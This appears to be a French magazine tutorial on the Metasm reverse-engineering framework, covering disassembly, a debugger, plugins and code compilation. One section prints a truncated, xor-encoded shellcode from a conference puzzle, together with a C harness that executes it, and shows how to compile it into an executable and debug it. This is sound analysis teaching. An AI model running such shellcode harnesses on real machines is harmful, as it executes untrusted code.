Sous Windows, le *framework* fournit un script qui modifie l'environnement de l'utilisateur courant. Double-cliquez sur `metasm/samples/install_win_env.rb`. Il vous faudra ensuite redémarrer la session (à défaut, un `set RUBYLIB=c:\path\to\metasm` fait l'affaire).

1.1 Script 101

Pour les personnes non encore initiées au Ruby, nous revenons dans un premier temps à la base de tous les scripts que nous détaillerons dans cet article.

```
# encoding: ASCII-8BIT
require 'metasm'
include Metasm
# ceci est un commentaire
```

La première ligne est importante pour les utilisateurs de l'interpréteur Ruby version 1.9 (aka *the bleeding edge*) ; elle permet de spécifier l'encodage des caractères utilisé dans le script, pour éviter les surprises. Comme on manipule principalement des fichiers binaires, l'encoding ASCII-8BIT est le plus adapté.

Sur la ligne suivante, `require` permet de charger tous les fichiers nécessaires (un mécanisme de type *lazyloading* fait en sorte de ne charger que les fichiers effectivement utilisés). Enfin, la dernière ligne, `include` importe le module `Metasm` dans notre module courant, ou module de travail. Ainsi, nous pourrons utiliser toutes les classes et méthodes du module `Metasm` sans avoir besoin de les préfixer par le nom du module parent :

```
# sans include (bouh)
Metasm::Disassembler.new()

# avec include (mieux)
Disassembler.new()
```

2 Le désassembleur

2.1 Création et premiers pas

Partons d'un cas d'utilisation simple : nous souhaitons désassembler le code d'un *daemon*, répondant au nom de **bla.d**. C'est un fichier de type ELF.

Nous créons tout d'abord le désassembleur :

```
file = 'bla.d'
exe = AutoExe.decode_file(file)
disasm = exe.init_disassembler
```

La classe **AutoExe** est un *wrapper* générique. Elle analyse le fichier passé en argument de la méthode **decode_file** pour tenter d'en déterminer le format en fonction de la signature de l'en-tête : **PE**, **ELF**, **Mach-O**, etc. Dans notre cas, elle nous renvoie un objet de type ELF.

La méthode **init_disassembler** utilise les informations de l'objet décrivant l'exécutable, telles que l'architecture cible (x86, x64, etc.), la liste des sections, etc. Elle initialise et nous renvoie un objet de type **Disassembler**. À ce stade, une vue du fichier est mappée dans l'objet **Disassembler**, mais aucune instruction n'a encore été désassemblée. Il ne reste plus qu'à appeler la méthode **disassemble**. Nous lui passons le paramètre **'entrypoint'**, qui est un label associé au point d'entrée du programme. Il est créé lors de la lecture de l'en-tête du programme exécutable ; on pourrait utiliser de la même manière le nom d'un symbole exporté par le fichier, ou une adresse numérique quelconque.

```
disasm.disassemble('entrypoint')
```

Il existe en réalité plusieurs méthodes permettant de désassembler du code binaire. La partie suivante revient en détail sur le fonctionnement interne du moteur et les différents modes de désassemblage disponibles.

2.2 Binding et désassemblage

Pour parler du moteur de désassemblage de Metasm, et par là même comprendre ce qui en fait la richesse, il nous faut revenir sur la manière dont sont décrites les instructions. Le moteur de désassemblage de Metasm est totalement indépendant du processeur cible. Ce point est très appréciable au moment d'ajouter le support d'un nouveau processeur : la tâche se réduit à décrire le jeu d'instructions implémenté par la cible. Lorsque les instructions d'un processeur sont définies, des mots-clés sont utilisés afin de fournir au moteur les informations essentielles. Prenons le cas de l'instruction **call**, de l'architecture x86 :

```
addop 'call', [0xE8], nil, {}, :i, :stopexec, :setip, :saveip
```


Les mots-clés utilisés ici sont les suivants :

- **:stopexec**. Le moteur doit stopper le flot d'exécution courant et ne pas désassembler l'instruction qui arrive juste après. Contrairement à d'autres moteurs, Metasm ne fait pas d'hypothèses, l'instruction **call** pouvant tout à fait ne pas retourner.
- **:setip**. L'instruction modifie le pointeur d'instruction. Le moteur pourra demander au CPU la nouvelle adresse à considérer.
- **:saveip**. Cette instruction sauvegarde une adresse de retour. Le mécanisme de sauvegarde n'est pas important et est géré ailleurs dans la description du processeur. Toutefois, cette information est utilisée par le moteur pour détecter les sous-fonctions.
- Le reste de la ligne permet de décrire l'instruction au niveau binaire : celle-ci ne comporte pas de champs variables et accepte un argument de type entier (**:i**).

Mais ce n'est pas tout : le moteur de désassemblage utilise depuis des années déjà la réalité augmentée. Une instruction n'est pas seulement vue comme une suite d'octets, sa sémantique (ce qu'elle fait) est également considérée. À chaque instruction, le processeur associe sa sémantique sous une forme symbolique, appelée *binding*. Prenons **inc** (incrément d'une unité). Sa sémantique est très simple et s'exprime sous la forme du binding suivant :

```
a0 => Expression[a0, :+, 1]
```

a0 représentant le premier argument de l'instruction. Ainsi, un **inc eax** aura pour binding **eax => eax+1**. Cela signifie que la valeur d'**eax** après exécution de l'instruction sera égale à sa valeur avant, additionnée à l'entier 1. Ce binding est défini pour toutes les instructions courantes. En considérant maintenant non plus une, mais une séquence d'instructions (un *code path*) et en utilisant le moteur de calcul symbolique, Metasm est parfois en mesure de calculer la valeur d'une variable (pointeur, registre, etc.) à un instant *t* en analysant les instructions précédentes. Ce procédé est appelé ici *backtracking*. Ainsi, depuis un point donné, le moteur remonte le flot d'instructions, en considérant l'effet de chacune sur la ou les variables suivies. Pour voir le backtracking en action, prenons un petit bout de code qui calcule une adresse en mémoire et y écrit.



Backtracking illustré

La valeur de **eax** a été backtrackée à partir de l'écriture en mémoire (l'instruction **mov dword..**). Le moteur remonte le flux d'exécution et trace les instructions influant sur la valeur de **eax** (elles sont surlignées en vert). On constate que le moteur détecte bien le passage par la pile et ne prend pas en compte l'instruction **xor**. En remontant jusqu'à l'adresse 0x0A, il reconstruit l'expression symbolique « (eax << 4) + 10000000 », qui est finalement résolue lorsqu'il trouve l'initialisation du registre **eax** avec la constante 0x2A à l'instruction précédente : la valeur du pointeur considéré initialement peut alors être calculée, c'est 0x10002A0.

Cette fonctionnalité, utilisée par le moteur de désassemblage pour calculer les valeurs de retour des fonctions, les adresses des accès mémoire, ou résoudre les sauts indirects, est particulièrement efficace et permet une analyse très fine d'un binaire, mais est très coûteuse en calculs. Suivant les situations et le type de code analysé, un compromis doit être trouvé entre la précision et la vitesse de l'analyse. À cette fin, plusieurs méthodes de désassemblage sont disponibles.

- **disassemble** est la méthode par défaut. Elle ne fait aucune hypothèse, et backtrack systématiquement (dans la mesure du possible) les adresses de retours, les sauts indirects, ainsi que les adresses utilisées pour les accès mémoire (lectures et écritures). C'est la plus précise, mais aussi la plus lente, du fait des très nombreux calculs effectués. Elle n'est pas adaptée pour les gros binaires.
- **disassemble_fast**, par opposition à la méthode précédente, fait de nombreuses assomptions simplificatrices sur le code. En particulier, tous les appels de sous-fonction sont supposés retourner. De plus, elle ne cherche jamais à déterminer de valeurs par backtracking. Elle est parfaite pour obtenir une vue rapide d'une fonction.
- Enfin, **disassemble_fast_deep** fonctionne de la même façon que **disassemble_fast**, en désassemblant récursivement les sous-fonctions. Très utile sur un binaire propre, sans piège, sorti d'un compilateur sans obfuscation.

2.3 Les instructions

Nous avons découvert le fonctionnement interne du moteur et vu comment désassembler du code, voyons maintenant comment manipuler le résultat, à savoir le graphe d'instructions. Depuis notre objet **Disassembler**, nous pouvons écrire :

```
di = disasm.di_at(0x8048C87)
```


La méthode **di_at** nous renvoie l'objet de type **DecodedInstruction** correspondant à l'instruction située à l'adresse 0x8048C87 dans cet exemple. Cet objet représente l'instruction dans le contexte du désassembleur. Ses attributs principaux sont :

- **address**, l'adresse à laquelle est située l'instruction dans l'espace d'adressage virtuel.
- **block**, une référence vers l'objet servant à la représentation interne du graphe de contrôle du code désassemblé. Les blocs (de type **InstructionBlock**) sont reliés par des arcs **to** et **from**. On peut également y retrouver les notions d'appel et de retour d'une sous-fonction.
- **backtrace_binding**, le binding de cette instruction.
- **instruction**, objet de type **Instruction**.
- **opcode**, objet de type **Opcode**.

Revenons sur l'objet **Instruction**, c'est la représentation de l'instruction, mais cette fois hors du contexte du désassembleur. On retrouve les attributs attendus, comme :

- **args**, la liste des arguments (ou opérandes) de l'instruction ;
- et **opname**, le nom associé à l'*opcode* (**mov**, **xor**, etc.).

L'opcode, quant à lui, est une représentation abstraite de l'instruction et recense ses propriétés génériques, comme le fait d'interrompre le flot de contrôle, par exemple. C'est un modèle d'instruction décrivant les caractéristiques génériques (exemple : l'addition de deux registres) ; une instruction est une instance d'opcode où toutes les caractéristiques sont fixées (exemple : addition du registre **eax** et du registre **ecx**). Enfin, la **DecodedInstruction** représente cette instruction contextualisée dans la vue du programme créée par le désassembleur.



Relations entre les classes du désassembleur

Quelques exemples de manipulations courantes :

```
irb> di = disasm.di_at(0x8048C87)
irb> puts di
>> 8048c87h mov eax, 804b318h

irb> puts di.instruction.opname
>> mov

irb> puts di.instruction.args[0]
>> eax

irb> puts di.instruction.args.last
>> 804b318h

irb> puts di.opcode
>> Metasm::Opcode:0x30e5920
       @name="mov",
       @bin=[184],
       @args=[:reg, :i],
       @fields={:reg=>[0, 0]},
       @props={:unsigned_imm=>true},
       @bin_mask=[248]
```

```
# la liste des instructions du bloc contenant notre instruction
irb> puts di.block.list
>>  8048c87h mov eax, 804b318h
      8048c8ch test eax, eax
      8048c8eh jz loc_8048cceh ; x:loc_8048cceh

# affichage des adresses des successeurs directs du bloc contenant
notre instruction
# ils sont deux, les deux branches du saut conditionnel
irb> di.block.each_to_normal{|dest| puts "0x#{dest.to_s(16)}"}
>> 0x8048cce
     0x8048c90
```

2.4 Les callbacks

Pour diverses raisons, le comportement par défaut du moteur de désassemblage peut ne pas correspondre complètement à nos besoins du moment. Metasm offre la possibilité de modifier assez finement le comportement du moteur. Pour ce faire, une série de *callbacks* est exportée :

- **callback_newaddr**, appelé à chaque fois qu'une nouvelle cible est trouvée : cible d'un saut, d'un appel, etc.
- **callback_newinstr**, appelé lorsqu'une nouvelle instruction est décodée, avant son ajout dans un **InstructionBlock**.
- **callback_selfmodifying**, appelé lors de l'exécution d'une adresse précédemment détectée comme cible d'une écriture mémoire, ou vice-versa.
- **callback_finished**, appelé à la fin du processus de désassemblage.

À titre d'exemple, lors de l'étude de code obfusqué présentant du code mort, le **callback_newaddr** peut être utilisé pour valider chaque nouvelle branche avant qu'elle soit suivie par le désassembleur, et éviter de perdre le moteur sur de larges portions de code mort et probablement incohérent.

3 Les interfaces graphiques

3.1 Création


Nous savons désassembler le programme et manipuler ses instructions. Pour profiter des joies de la télévision couleur, il ne nous reste plus qu'à afficher graphiquement le résultat obtenu. Deux lignes de code supplémentaires pourvoient à notre bonheur :

```
require 'metasm' # load metasm
include Metasm   # avoid Metasm::Bla

file = 'bla.d'
exe = AutoExe.decode_file(file)
disasm = exe.init_disassembler

disasm.disassemble('entrypoint')

# création de l'interface graphique
Gui::DasmWindow.new("metasm disassembler - #{file}", disasm,
'entrypoint')
Gui.main
```



Interface graphique du désassembleur

La classe **Gui::DasmWindow** créé l'interface graphique à partir de l'objet **Disassembler** passé en second argument. Le premier argument est le titre de la fenêtre et le dernier (optionnel) est le point d'entrée qui sera passé au désassembleur, et sur lequel sera initialement centrée la vue. De nombreuses options et fonctionnalités (liste des fonctions, des labels, des chaînes de caractères, etc.) sont accessibles au travers des menus, où l'on retrouve les raccourcis clavier (par exemple, la touche [Espace] alterne entre la représentation en mode graphe ou en mode texte du code désassemblé).


3.2 Les plugins

Une autre manière d'étendre les capacités de Metasm et d'interagir tant avec le désassembleur qu'avec l'interface est l'utilisation de *plugins*. L'installation de base vient avec un certain nombre de ceux-ci, dans le répertoire **metasm/samples/dasm-plugins/**. Détaillons par exemple **hl_opcode.rb**, qui ajoute la coloration syntaxique de certaines instructions à l'interface.

```
# metasm dasm GUI plugin: hilight lines of code based on the opcode name
if gui
  @gui_opcode_color = { 'call' => '8f8', 'jmp' => 'faa', 'jcc' => 'fc8' }
  obg = gui.bg_color_callback# chain old callback
  gui.bg_color_callback = lambda { |a|
    if di = di_at(a) and pr = di.opcode.props
      if pr[:saveip] and
# don't color call+pop
(@function[di.block.to_normal.to_a.first] or di.block.to_subfuncret.to_a.first)
        @gui_opcode_color['call']
      elsif pr[:stopexec]
        @gui_opcode_color['jmp']
      elsif pr[:setip]
        @gui_opcode_color['jcc']
      else
        obg[a] if obg
      end
    else
      obg[a] if obg
    end
  }
end
```

Sur la forme, un plugin n'est rien d'autre qu'un script Ruby. En pratique, il va être évalué au sein de l'instance de `Disassembler` dans lequel il est chargé, et aura donc tout loisir de lire l'état de celui-ci, et de modifier cette instance comme bon lui semble. La forme classique d'un plugin est la définition d'une ou plusieurs nouvelles fonctions qui viennent enrichir cette instance du désassembleur, et l'utilisation de *hooks* sur l'interface graphique (accessible via le membre `gui`) pour permettre leur utilisation interactive.

Ici, nous enregistrons un `bg_color_callback` au niveau de l'interface. Ce callback est appelé pour chaque instruction affichée et permet de définir la couleur de fond à utiliser. En l'occurrence, le plugin associe une couleur particulière à différentes classes d'instruction : saut conditionnel, saut inconditionnel et appel de sous-fonction. L'argument `a` reçoit l'adresse de l'instruction considérée à cet instant, à partir de laquelle on récupère l'instruction elle-même, via la méthode `di_at` vue précédemment. Le lecteur attentif remarquera avec satisfaction que nous utilisons uniquement les propriétés génériques de l'opcode, telles que `:stopexec`, `:saveip` ou `:setip`, pour déterminer la nature de l'instruction (c'est dire si on ne se moque pas de lui). C'est donc avec allégresse que nous redécouvrons l'interface, richement réhaussée par l'usage harmonieux et hautement informatif de couleurs pastel.



Coloration syntaxique

3.3 Les utilitaires

Metasm est avant tout un framework destiné à une utilisation dans un environnement de développement, via des scripts exploitant l'API. Toutefois, dans l'optique d'une satisfaction maximale de l'utilisateur, et connaissant ses penchants pour l'utilisation de scripts tout prêts « clés en main », le répertoire `samples/` contient un lot de scripts de démonstration. Parmi ceux-ci, on peut trouver de véritables applications *standalone*.

Le script `samples/disassemble-gui.rb`, notamment, contient tout le code nécessaire pour démarrer l'interface graphique du désassembleur ; il suffit de double-cliquer dessus. Au bout de quelques secondes, l'interface apparaît et l'on peut sélectionner depuis le menu le fichier à analyser.

Quelques plugins externes, plus avancés, peuvent également être trouvés **[plugin]**.

4 Création et manipulation de shellcode

4.1 Compilation de code assembleur

Le framework gère également la compilation de code. Il est possible de compiler un source assembleur pour toute architecture supportée.

À partir du type d'exécutable que l'on souhaite générer, on peut compiler un source grâce à la méthode `assemble`. La phase d'édition des liens est faite lors de la génération du binaire final, soit à l'aide de la méthode `encode_string`, qui génère une *string* Ruby contenant l'intégralité du binaire, soit en utilisant `encode_file(filename)`, qui écrit le programme sur le disque, créant un fichier exécutable.

4.2 Compilation de code C

Il est également possible d'utiliser le compilateur C inclus pour compiler un source C. Dans le framework, seules les architectures Ia32 et X86_64 définissent les méthodes nécessaires.

La méthode `compile_c` englobe les étapes de *parsing* du code source, compilation de celui-ci en assembleur et compilation de cet assembleur. On l'utilise de la même façon que la méthode `assemble`, en lui fournissant un code source C en paramètre.

4.3 Utilitaires

Des exemples de scripts tout prêts permettent de compiler des codes C ou assembleur, dans les formats de fichiers majeurs supportés. Il s'agit de la famille `samples/exeencode.rb`, `peencode.rb` et `elfencode.rb` pour générer respectivement des shellcodes, des binaires Windows et des binaires Linux.

Les options de ligne de commandes permettent de spécifier le format de sortie, l'architecture cible, le type de binaire (bibliothèque ou exécutable), etc.

La classe `Shellcode` permet de manipuler directement des sections de code binaire, sans mise en forme particulière. Ceci peut nous servir pour intervenir dans le désassembleur : on peut imaginer un scénario où l'on détecte une forme de protection binaire dans le code désassemblé et où l'on traite celle-ci afin d'épurer le code. Dans ce cas, on peut envisager d'écrire notre code épuré, de le compiler et d'injecter cette nouvelle section directement dans le désassembleur. En modifiant ensuite le graphe interne, on pourra montrer directement à l'utilisateur le code nettoyé, éventuellement d'une autre couleur, via le callback approprié, en lieu et place du code obfusqué. Ceci est particulièrement adapté au traitement

des machines virtuelles, où de simples modifications du graphe existant ne suffisent pas.

```
# compilation de notre shellcode
raw_bin = Shellcode.assemble(asm_source, Ia32.new).encode_string

# ajout de la section au desassembleur
# utilisation d'une adresse virtuelle 'virtsection'
dasm.add_section EncodedData.new(raw_bin), 'virtsection'

# desassemblage de la section, la liant avec le code existant
dasm.disassemble_from('virtsection', 0x31337)
```

5 Analyse de shellcode et débogage

Le *call for paper* de la conférence *RECON* 2010 proposait un shellcode embarqué sous forme de source C dans une page HTML. Il se présentait sous la forme suivante :

```
unsigned char buf[] =
"\xb9\xac\x03\x00\x00\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13"
// [...]
"\x6c\x05\xe8\x59\x36\x49\xa6\x49\x4b\x28\x9d\x76\xc8\xc9\x07"
"\xa5\x4b\x28\xca";

int main(){
      int (*shell)();
      shell=buf;
      shell();
      return 0;
}
```

Nous souhaitons étudier le code fourni. Dans un premier temps, nous compilons cette source en vue d'obtenir un format exécutable. Le code étant très simple (pas de dépendance externe, il est possible de compiler indifféremment vers ELF ou PE (il suffit de remplacer PE par ELF dans le code de l'exemple qui suit), notre but est simplement d'obtenir un *container* pour le code du shellcode. Comme nous l'avons vu dans la partie précédente, la méthode **compile_c** remplit ce rôle (création de l'objet PE et compilation du code). Les paramètres sont relativement explicites, dans un premier temps, nous lui passons l'architecture cible, ici Ia32, le second paramètre est la source à compiler.

Le shellcode contient du code auto-modifiant, par conséquent, nous ajoutons une directive à destination du compilateur afin de rendre la section de **.data** (où est situé le shellcode) accessible en écriture et en exécution.

La méthode **encode_file** produit finalement le fichier exécutable à partir de l'objet PE. Ses paramètres sont : le chemin du fichier produit, le type de fichier exécutable (ici **exe**, par opposition à **dll**) ; il est à noter qu'un troisième paramètre optionnel (ici **false**) indique au compilateur qu'il ne doit pas faire usage de relocation et d'aslr (très utile pour se simplifier l'analyse sur les dernières versions de Windows, par exemple).

```
target = 'recon_shellcode.bin'
exe = Metasm::PE.compile_c(Metasm::Ia32.new, source)
exe.assemble ".section '.data' rwx"
exe.encode_file(target, 'exe', false)
```

Nous sommes en possession d'un fichier exécutable, nous chargeons son en-tête à l'aide de la méthode **decode_file_header**. Nous calculons l'adresse du point d'entrée à l'aide des informations contenues dans l'en-tête du fichier.

```
pe =  AutoExe.decode_file_header(target)
entrypoint = pe.optheader.image_base + pe.optheader.entrypoint
```

La création d'un débogueur avec Metasm est très simple. Trois classes offrent des interfaces sur l'objet **Debugger** :

- **WinDebugger**, débogueur pour les plateformes Windows, utilise un *wrapper* sur l'API standard.
- **LinDebugger**, débogueur pour les plateformes Linux, utilise un wrapper sur Ptrace.
- **GdbRemoteDebugger**, implémente le protocole gdb-server pour déboguer une machine distante.


Lors de la création du débogueur, il est possible de lui passer soit un pid, soit un chemin vers le fichier exécutable (auquel cas le processus sera créé), soit enfin une URL vers le gdb-server dans le cadre d'un **GdbRemoteDebugger** (URL de la forme « target_ip:target_port »). Dans notre exemple, nous lui passons un chemin vers le fichier créé précédemment. Nous utilisons également la méthode **bpx** pour poser un point d'arrêt sur le point d'entrée du programme (le paramètre **true** spécifie un point d'arrêt *oneshot*, il ne sera déclenché qu'une unique fois). Un bloc de code est passé à la méthode, il sera exécuté lorsque le point d'arrêt sera atteint.

```
dbg = WinDebugger.new(target)
dbg.bpx(entrypoint, true){|| puts "entry point reached !"}
dbg.run_forever()
```

La création de l'interface graphique est tout à fait similaire à celle du désassembleur : création d'une **DbgWindow** en lieu et place d'une **DasmWindow**) ; de même, l'objet passé et un débogueur en lieu et place d'un désassembleur. Les commandes et raccourcis clavier liés à l'interface sont standards.

```
Gui::DbgWindow.new(dbg, 'Shellcode analysis')
Gui.main
```

Nous obtenons alors cette ravissante interface à la Softice :



Résumé :

```
# encoding: ASCII-8BIT

require 'metasm'
include Metasm

# recupération du source depuis la page html
html = File.read('cfp.html')
source = html[ /unsigned.*\}/m ]

# compilation dans un container PE
target = 'recon_shellcode.exe'
exe = Metasm::PE.compile_c(Metasm::Ia32.new, source)
exe.assemble ".section '.data' rwx"
exe.encode_file(target, 'exe', false)

# décodage de l'en-tête, calcul du point d'entrée
pe =  AutoExe.decode_file_header(target)
entrypoint = pe.optheader.image_base + pe.optheader.entrypoint

# création du debugger et mise en place d'un point d'arrêt
dbg = WinDebugger.new(target)
dbg.bpx(entrypoint, true){|h| puts "entry point reached !"}
dbg.run()

# création de l'interface graphique
Gui::DbgWindow.new(dbg, 'Shellcode analysis')
Gui.main
```

Cette fonctionnalité est particulièrement utile, par exemple pour étudier le *payload* réel de shellcodes encodés (comme c'est le cas ici, à l'aide d'un **xor encoder**) ; mais aussi pour créer des outils automatisant des tâches de débogage.

6 DynLdr

L'interpréteur Ruby dispose de différents moyens pour s'interfacer avec du code natif : historiquement **ruby/dl**, et plus récemment **ruby/ffi**. Metasm propose une troisième alternative, **DynLdr**, qui utilise l'infrastructure de compilation du framework pour son fonctionnement interne, et le parseur C pour proposer une interface simple et complète.

En déclarant le prototype d'une fonction tel qu'on le trouverait dans un *header* C standard, cette fonction devient accessible à l'interpréteur Ruby. L'utilisation d'un véritable parseur C permet de gérer tous les types et toutes les ABI. Il autorise la transformation automatique des objets Ruby en leur contrepartie en C, rendant l'utilisation de fonctions natives très intuitive. Les *buffers* mémoire sont de simples strings Ruby, par exemple, et lors de l'appel de fonction, la couche de transition va automatiquement transmettre le pointeur sur le buffer interne contenant les données utilisateur.

Enfin, toutes les fonctions pour allouer et manipuler des structures sont fournies. On peut ainsi allouer une nouvelle structure, ou interpréter un blob binaire existant en y mappant une structure ; et interagir avec les différents champs de celle-ci.

```
require 'metasm'

dl = Metasm::DynLdr

# déclaration des prototypes, structures et constantes utilisées
dl.new_api_c <<EOS
  #define INVALID_HANDLE (DWORD)-1

  typedef unsigned __int32 DWORD, HANDLE;
  typedef DWORD (*EnumCb)(HANDLE, DWORD);
  struct RECT {
    DWORD left, top, right, bottom;
  };

  __stdcall int EnumWindows(EnumCb, DWORD);
  __stdcall int GetWindowRect(HANDLE, struct RECT*);
EOS

# definition d'un callback en ruby
cb = lambda { |handle, arg|
  if handle != dl::INVALID_HANDLE
    rect = dl.alloc_c_struct('RECT')
    dl.getwindowrect(handle, rect)
    w = rect.right - rect.left
    h = rect.bottom - rect.top
    puts "window #{handle} is #{w}x#{h}"
  end
  1 # return TRUE to continue enumeration
}

# l'objet Proc est converti a la volée en un callback C
dl.enumwindows(cb, 0)
```

Utilisation de DynLdr pour énumérer les fenêtres ouvertes

Cette classe est notamment utilisée pour générer l'interface graphique sous Windows, au moyen d'appels à l'API gdi32. Mais on peut l'utiliser pour n'importe quelle tâche : nous avons vu des cas d'utilisation permettant de s'interfacer avec un module kernel, un autre où l'on pilote un lien *firewire* pour contrôler un débogueur kernel distant...

Conclusion

Cet article couvre les fonctionnalités majeures du framework, principalement du point de vue de l'ingénieur en rétro-conception. Nous espérons vous avoir donné envie de plonger plus profondément dans cette boîte à outils et vous invitons à nous contacter sur irc (**#metasm@freenode**) ou Twitter **@metasm** pour toute suggestion/*bug report*. HF !

RÉFÉRENCES

[metasm] http://metasm.cr0.org/

[github] http://github.com/jjyg/metasm/

[mercurial] http://mercurial.selenic.com/

[git] http://git-scm.com/

[ruby] http://ruby-lang.org/

http://esec-lab.sogeti.com/dotclear/index.php?pages/Metasm

NUMÉRO 2 **ENCORE + D'ÉLECTRONIQUE, ENCORE + DE HACK !**

DÉCOUVREZ

LE NOUVEAU MAGAZINE DES ÉDITIONS DIAMOND !

OPEN SILICIUM 2

LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

APPRENEZ À EXPLOITER VOTRE MODULE ARDUINO ET À TIRER LE MEILLEUR DU MICROCONTRÔLEUR AVR D'ATMEL !

L'engouement suscité par les hors-séries de Linux Magazine spécialement consacrés au monde de l'embarqué et de l'électronique nous a naturellement conduits à concevoir un magazine uniquement dédié à l'univers des technologies embarquées et de l'open source : Open Silicium...

www.opensilicium.com

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX DÈS LE 25 MARS 2011
ET SUR : WWW.ED-DIAMOND.COM

VOUS AVEZ MANQUÉ LE N°1 D'OPEN SILICIUM ? COMMANDEZ-LE SUR : WWW.ED-DIAMOND.COM